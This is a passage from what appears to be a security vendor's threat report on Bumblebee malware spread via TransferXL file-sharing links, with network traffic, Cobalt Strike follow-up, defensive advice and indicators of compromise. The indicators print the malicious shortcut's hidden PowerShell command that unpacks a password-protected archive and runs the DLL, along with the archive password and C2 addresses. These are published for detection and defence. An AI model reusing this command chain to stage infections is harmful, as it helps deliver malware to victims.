


Figure 7. The extracted Bumblebee malware DLL file saved to disk.

Traffic generated by this infection is all HTTPS. Below, Figure 8 shows the TransferXL URL used for this infection filtered in Wireshark. After the ISO was mounted and Bumblebee was executed, we saw Bumblebee HTTPS C2 traffic on 54.38.139[.]20:443.



Time	Dst	Dst port	Host	Info
2022-05-19 21:11:22	34.204.131.44	443	www.transferxl.com	Client Hello
2022-05-19 21:11:22	172.217.14.168	443	www.googletagmanager.com	Client Hello
2022-05-19 21:11:22	13.249.22.56	443	cdn.transferxl.com	Client Hello
2022-05-19 21:11:23	34.204.131.44	443	www.transferxl.com	Client Hello
2022-05-19 21:11:23	40.71.12.237	443	dc.services.visualstudio.com	Client Hello
2022-05-19 21:11:24	52.119.224.238	443	dynamodb.us-east-1.amazonaws.com	Client Hello
2022-05-19 21:11:24	52.94.17.162	443	dynamodb.eu-central-1.amazonaws.com	Client Hello
2022-05-19 21:11:24	52.94.7.198	443	dynamodb.sa-east-1.amazonaws.com	Client Hello
2022-05-19 21:11:24	52.94.11.10	443	dynamodb.ap-southeast-1.amazonaws.com	Client Hello
2022-05-19 21:11:24	52.94.7.198	443	dynamodb.sa-east-1.amazonaws.com	Client Hello
2022-05-19 21:11:24	52.94.11.10	443	dynamodb.ap-southeast-1.amazonaws.com	Client Hello
2022-05-19 21:11:25	35.156.198.97	443	us-east-1.transferxl.com	Client Hello
2022-05-19 21:11:25	142.251.45.46	443	www.google-analytics.com	Client Hello
2022-05-19 21:11:25	142.250.115.157	443	stats.g.doubleclick.net	Client Hello
2022-05-19 21:11:44	35.156.198.97	443	us-east-1.transferxl.com	Client Hello
2022-05-19 21:11:46	108.59.13.66	443	alt-us-east-1-10.transferxl-download.com	Client Hello
2022-05-19 21:12:24	54.38.139.20	443		Client Hello
2022-05-19 21:12:25	54.38.139.20	443		Client Hello
2022-05-19 21:13:55	54.38.139.20	443		Client Hello
2022-05-19 21:13:56	54.38.139.20	443		Client Hello
2022-05-19 21:14:22	54.38.139.20	443		Client Hello

Figure 8. Traffic from the infection filtered in Wireshark.

Approximately 15 minutes after Bumblebee C2 traffic began, we saw Cobalt Strike activity using fuvataren[.]com on 45.153.243[.]142:443 as shown below in Figure 9.




Figure 9. Cobalt Strike traffic seen during the infection.

In our case example and lab tests, Bumblebee infections frequently led to Cobalt Strike activity. Palo Alto Networks Unit 42 has reported Cobalt Strike activity from Bumblebee infections in the following tweets from our @Unit42_Intel handle on Twitter:

- April 5, 2022
- May 3, 2022
- May 31, 2022
- June 9, 2022
- June 14, 2022

If the targeted environment is high-value, we might see further activity and possible lateral movement. However, this case study did not provide a tempting target, and Cobalt Strike traffic suddenly ended after one hour and 11 minutes.

Conclusion

Bumblebee is currently distributed by Projector Libra and other threat actors that previously pushed BazarLoader. Projector Libra runs a sophisticated campaign to establish correspondence with a potential victim before sending its malware using file sharing services like TransferXL.

Malware from Projector Libra currently consists of ISO images containing Windows shortcuts and hidden files to install Bumblebee malware. Bumblebee is designed to infect Windows hosts. In an AD environment, this frequently leads to Cobalt Strike, which can in turn lead to a more serious ransomware infection.

Our case study illustrates how Bumblebee malware from Projector Libra is seen from a victim's perspective, and it can help security professionals better understand this threat to protect their organizations.

Windows users can lower their risk from Bumblebee malware through spam filtering, proper system administration and ensuring their software is patched and up to date. Palo Alto Networks customers receive further protections from Bumblebee through Cortex XDR and our Next-Generation Firewall with WildFire and Threat Prevention subscriptions.

If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Malicious ZIP archive downloaded from link in TransferXL email:

SHA256 hash: 58b9a5202a3cc96e86e24cd3c4b797d2efbf7d6b52461eef89b045aa1ff6c6ae
File size: 1,002,214 bytes
File location: hxxps://www.transferxl[.]com/download/00jJFzX0NZqb7p?utm_source=downloadmail&utm_medium=e-mail
Note: The file was available until 2022-05-26, and after that date, it was automatically removed by the file sharing service.

ISO image extracted from the above zip archive:

SHA256 hash:
9be296fc9b23ad6aed19934123db9c3a2406d544156b7768374e0f9a75eb1549
File size: 1,333,248 bytes
File name: SOW_2.iso

Contents of the above ISO image:

SHA256 hash:
a10291506b884327307ae6d97dd6c043e9f2b6283ca3889dc2f5936fb2357862
File size: 1,604 bytes
File name: Attachments.lnk
File description: Windows shortcut contained in ISO image

Shortcut: C:\Windows\System32\cmd.exe /c powershell -WindowStyle Hidden -Command ".\7za.exe x archive.7z -pFhu$$57csa -o\"c:\programdata\" -y > $null; rundll32 c:\programdata\19a.dll,oxgdXPSGPw

SHA256 hash:
c136b1467d669a725478a6110ebaaab3cb88a3d389dfa688e06173c066b76fcf
File size: 643,147 bytes
File name: 7za.exe
File description: Copy of 7-Zip Standalone Console (not malicious) contained in ISO image

SHA256 hash:
e62b9513784ae339351de089dd356742aa1c95971ad8c0cf126f4e72131df96e
File size: 690,970 bytes
File name: archive.7z
File description: Password-protected 7-Zip archive, contains Bumblebee malware DLL
Password: Fhu$$57csa

SHA256 hash: 024d048f8ce81e8784215dc6cf0e170b02307d9e8624083efdfccaf3e269a0f2
File size: 1,174,016 bytes
File location: C:\ProgramData\19a.dll
File description: 64-bit DLL for Bumblebee malware extracted from 7-Zip archive
Run method: rundll32.exe *[filename]*, oxgdXPSGPw

Bumblebee C2 Traffic:

54.38.139[.]20:443 - HTTPS traffic

Cobalt Strike C2 Traffic:

45.153.243[.]142:443 - fuvataren[.]com - HTTPS traffic

Additional Resources

More information on Bumblebee malware:

New Bumblebee malware replaces Conti's BazarLoader in cyberattacks - BleepingComputer
Adventures in the land of BumbleBee – a new malicious loader - NCC Group
This isn't Optimus Prime's Bumblebee but it's Still Transforming - Proofpoint
The chronicles of Bumblebee: The Hook, the Bee, and the Trickbot connection - Blog by Eli Salem
2022-04-05 - Cobalt Strike from Bumblebee infection - Tweet by @Unit42_Intel
2022-05-03 - Cobalt Strike from Bumblebee infection - Tweet by @Unit42_Intel

2022-05-31 - Cobalt Strike from Bumblebee infection - Tweet by @Unit42_Intel
2022-06-09 - Cobalt Strike from Bumblebee infection - Tweet by @Unit42_Intel
2022-06-14 - Cobalt Strike from Bumblebee infection - Tweet by @Unit42_Intel

More information on Projector Libra activity:

Exposing initial access broker with ties to Conti - Threat Analysis Group (TAG)
Bumblebee Malware from TransferXL URLs - Internet Storm Center
EXOTIC LILY activity pushing Bumblebee on 2022-03-28 - Tweet by @BushidoToken
Bumblebee activity on 2022-05-11 - Tweet by @k3dg3
Bumblebee activity on 2022-05-16 - Tweet by @k3dg3
Bumblebee activity on 2022-05-24 - Tweet by @k3dg3
Bumblebee activity on 2022-06-14 - Tweet by @k3dg3

Updated Aug. 3, 2022, at 7:30 p.m. ET